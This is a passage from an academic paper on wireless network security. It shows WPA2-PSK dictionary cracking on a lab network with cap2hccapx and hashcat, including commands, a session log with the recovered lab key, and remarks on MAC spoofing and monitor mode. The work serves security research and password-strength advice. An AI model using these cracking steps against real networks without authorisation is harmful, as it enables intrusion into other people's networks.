Proving the thesis that it is possible to calculate a correct PSK key from the data you have requires the use of software developed for this purpose. The most popular tool is hashcat. The WPA2APSL-01.cap file with intercepted authentication negotiation should be converted to a *hashcat* format that can be understood by the program. Convert .cap file to *.hccapx* was made with the program *cap2hccapx*. Parameters will be the names of input and output files such as cap2hccapx WPA2APSL-01.cap WPA2APSL-01.hccapx. The *hashcat* program was then started with the following parameters WPA2APSL-01.hccapx Dict –m 2500.

The first parameter is the name of the file from which the data captured during authentication negotiations is retrieved, the second parameter is the name of the location with dictionaries of the password, the third parameter (-m 2500) comes from the *hashcat* documentation and is information about the type of input data. For an attack on WPA2, the value of the –m parameter is 2500. The effectiveness of the attack depends on the presence of the PSK key in the dictionary.

The experiment was successful in the case of a test network and one of the dictionaries contained a string corresponding to the encryption key. The whole process took a total of 1 hour and 21 minutes. Dictionaries used in the attack had a total size of 2.7 GB. The use of dictionaries significantly shortened the duration of the attack, while reducing the chances of its success. Figure 9 shows the *hashcat* session. Due to the size of the output, less important information on the output was deleted, and the fragment with the recovered PSK hash was highlighted in red.



```
OpenCL API (OpenCL 1.2 CUDA 10.1.0) - Platform #1 [NVIDIA Corporation]
======================================================================
* Device #1: GeForce GTX 750 Ti, 1008/4035 MB allocatable, 5MCU

OpenCL API (OpenCL 1.2 pocl 1.3 None+Asserts, LLVM 6.0.1, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
======================================================================================================================
* Device #2: pthread-AMD FX-8320E Eight-Core Processor, skipped

Hashes: 8 digests; 3 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Single-Salt
* Slow-Hash-SIMD-LOOP

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 151 MB

Dictionary cache hit:
* Filename..: Dict/Top240Million-probable-WPA.txt
* Passwords.: 239908678
* Bytes.....: 2767259885
* Keyspace..: 239908678

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

Session..........: hashcat
Status...........: Exhausted
Hash.Name........: WPA-EAPOL-PBKDF2
Hash.Target......: WPA2APSL-01.hccapx
Time.Started.....: Wed Mar 25 14:03:29 2020 (1 hour, 18 mins)
Time.Estimated...: Wed Mar 25 15:21:55 2020 (0 secs)
Guess.Base.......: File (Dict/Top240Million-probable-WPA.txt)
Guess.Queue......: 1/2 (50.00%)
Speed.#1.........:    49934 H/s (9.58ms) @ Accel:16 Loops:512 Thr:64 Vec:1
Recovered........: 0/3 (0.00%) Digests
Progress.........: 239908678/239908678 (100.00%)
Rejected.........: 5303555/239908678 (2.21%)
Restore.Point....: 239908678/239908678 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:2-5
Candidates.#1....: 0000000000987 -> ````````````````````
Hardware.Mon.#1..: Temp: 64c Fan: 45% Util: 84% Core:1202MHz Mem:2700MHz Bus:16

Dictionary cache built:
* Filename..: Dict/rockyou.txt
* Passwords.: 14344328
* Bytes.....: 139920811
* Keyspace..: 14344321
* Runtime...: 2 secs

a42bb0fe245c:40b076bb18c5:APSL_LAB:ia37cn421
a42bb0fe245c:00c0caa89eb9:APSL_LAB:ia37cn421
a42bb0fe245c:00c0caa89eb9:APSL_LAB:ia37cn421

Session..........: hashcat
Status...........: Cracked
Hash.Name........: WPA-EAPOL-PBKDF2
Hash.Target......: WPA2APSL-01.hccapx
Time.Started.....: Wed Mar 25 15:21:57 2020 (2 mins, 5 secs)
Time.Estimated...: Wed Mar 25 15:24:02 2020 (0 secs)
Guess.Base.......: File (Dict/rockyou.txt)
Guess.Queue......: 2/2 (100.00%)
Speed.#1.........:    58354 H/s (10.18ms) @ Accel:128 Loops:64 Thr:64 Vec:1
Recovered........: 3/3 (100.00%) Digests
Progress.........: 10882883/14344321 (75.87%)
Rejected.........: 3592003/10882883 (33.01%)
Restore.Point....: 10822357/14344321 (75.45%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:2-5
Candidates.#1....: Mimundo1 -> MARQelyn
Hardware.Mon.#1..: Temp: 68c Fan: 45% Util: 96% Core:1202MHz Mem:2700MHz Bus:16

Started: Wed Mar 25 14:03:28 2020
Stopped: Wed Mar 25 15:24:04 2020
```

Figure 9. Successful attack on WPA2 PSK password using hashcat.

The effectiveness of the attack can be reduced by using strong passwords. Strong passwords are those that are composed of random alphanumeric characters and symbols and have a certain length. The longer the password used to secure the network, the more time and computing power is needed to break it. A determined assailant with financial resources could get better results if he got graphic cards that allow calculations to be carried out several hundred times faster than the machine used in the experiment.

Conclusion

It turns out that in many cases, sophisticated tools are not needed to overcome the security features used in wireless networks. Thus, the aim of the research was achieved by demonstrating the weakness of wireless security.

Since the beginning of its existence, wireless WLAN technology has faced security problems. Over time, attempts have been made to improve network security standards, but commonly used WLAN communication security protocols are still not perfect. The results obtained in the research indicate the possibility of threatening the security of information transmitted via wireless data transmission standards. Regardless of the encryption methods used, an attacker may affect the information availability attribute by carrying out a DoS attack and thus make communication impossible.

The point of attack is the lack of cryptographic protection of management frames in WLAN communication. This problem can be eliminated by introducing new security standards. This is difficult due to the need to maintain the compatibility of existing network infrastructure.

In January 2018, the Wi-Fi Alliance announced WPA3. The standard, in theory, ensures that the weaknesses of the previous protocols are removed, but it is not yet in use, and we certainly cannot describe it as fully secure. The research carried out confirms the validity of the conclusions from the work of Mathy Vanhoef and Eyal Ronen, who analysed it and pointed out many weaknesses in the applied security. The most serious of them were marked as critical (Vanhoef and Ronen, 2019).

Modern access points require a password to connect to the network, and all data is then encrypted. The first such mechanism was WEP, which had serious cryptographic defects. WPA was then introduced to remedy the weakness of security offered by WEP. The *aircrack-ng* program called by the script showed the cryptographic weaknesses of the WEP protocol.

A common solution used by administrators at access points is to filter MAC addresses. The problem lies in the shared medium, because MAC addresses are publicly visible in the physical network communication layer. Therefore, this "security" can be overcome by eavesdropping the current transmission and detecting the MAC addresses of devices that are able to communicate with the AP. Then, when such a device is no longer present in the network, it is enough to change the MAC address of its device. This can be done with the *aircrack-ng* package.

Sometimes it is enough to move your wireless card to receive all the packets, the so-called "monitor mode", so that you can view other users data. Further research should focus on further exploring the practical standards of network security.

Acknowledgements: The research was carried out as part of a thesis at the Institute of Security and Management of the Pomeranian Academy in Słupsk entitled "*Assessment of the security of information transmitted in ICT networks.*

Funding

This research received no external funding.

Disclosure statement

No potential conflict of interest was reported by the authors.

References

Al-Janabi, S., Al-Shourbaji, I., Shojafar, M., and Shamshirband, S. (2017) 'Survey of main challenges (security and privacy) in wireless body area networks for healthcare applications', *Egyptian Informatics Journal*, 18(2), pp. 113–122. doi: 10.1016/j.eij.2016.11.001.

Ankar, K., Sundaralingam, S., Balinsky, A., and Miller, D. (2005) *Cisco. Bezpieczeństwo sieci bezprzewodowych [Cisco. Wireless network security]*. Warsaw: Mikom.

Bersani, F., Tschofenig, H. (2007) The EAP-PSK protocol: A pre-shared key Extensible Authentication Protocol (EAP) method. Available at: https://tools.ietf.org/html/rfc4764 (Accessed: 8 April 2020).

Bing, B. (2012) *Broadband Wireless Multimedia Networks.* New Jersey: John Wiley & Sons.

Buchanan, C. and Ramachandran, V. (2017) *Kali Linux Wireless Penetration Testing*. Birmingham: Packt Publishing.

Comer, D. (2009) *Computer Networks and Internets. 5th Edition*. New Jersey: Pearson Education.

Erickson, J. (2008) *Hacking the art of Exploitation.* San Francisco: No Starch Press.

Ilyas, M. (2005) *Handbook of Wireless Local Area Networks Applications, Technology, Security, and Standards.* Boca Raton: CRC Press.

Kelly, S. and Clancy, T. (2009) Control and Provisioning of Wireless Access Points (CAPWAP) threat analysis for IEEE 802.11 deployments. Available at: https://tools.ietf.org/html/rfc5418 (Accessed: 8 April 2020).

Matuśkiewicz, M. (2020) *Assessment of information security in ICT networks*. Unpublished Master's Thesis. Pomeranian Academy in Slupsk.

Mavrogiannopoulos, N. (2005) *On Bluetooth. Security.* Available at: https://members.hellug.gr/nmav/papers/other/Bluetooth%20security.pdf (Accessed: 13 April 2020).

Pacheco de Carvalho, J. A. R., Veiga, H., Ribeiro Racheco, C. F., and Reis, A. D. (2012) 'Performance Evaluation of Laboratory Wi-Fi ieee 802.11g wpa Point-to-Point Links Using TCP, UDP and FTP', *Procedia Technology*, 5, pp. 302–309. doi: 10.1016/j.protcy.2012.09.033.

Seba, A., Nouali-Taboudjemat, N., Badache, N., and Seba, H. (2019) 'A Review on security challenges of wireless communications in disaster emergency response and crisis management situations', *Journal of Network and Computer Applications* 126, pp. 150–161. doi: 10.1016/j.jnca.2018.11.010.

Sosinsky, B. (2009) *Networking Bible.* Indianapolis: Wiley Publishing.

Valterry, N. and Nyberg, K. (2003) *UMTS Security*. New Jersey: John Wiley and Sons Ltd.

Vanhoef, M., Ronen, E. (2019). *Dragonblood. Analysing WPA3's Dragonfly Handshake.* Available at: https://wpa3.mathyvanhoef.com/ (Accessed: 11 May 2020).

Vanhoef, M. and Ronen, E. (2020) *Dragonblood: Analyzing the dragonfly handshake of WPA3 and EAP-pwd.* Proceedings of the 2020 IEEE Symposium on Security and Privacy-S&P.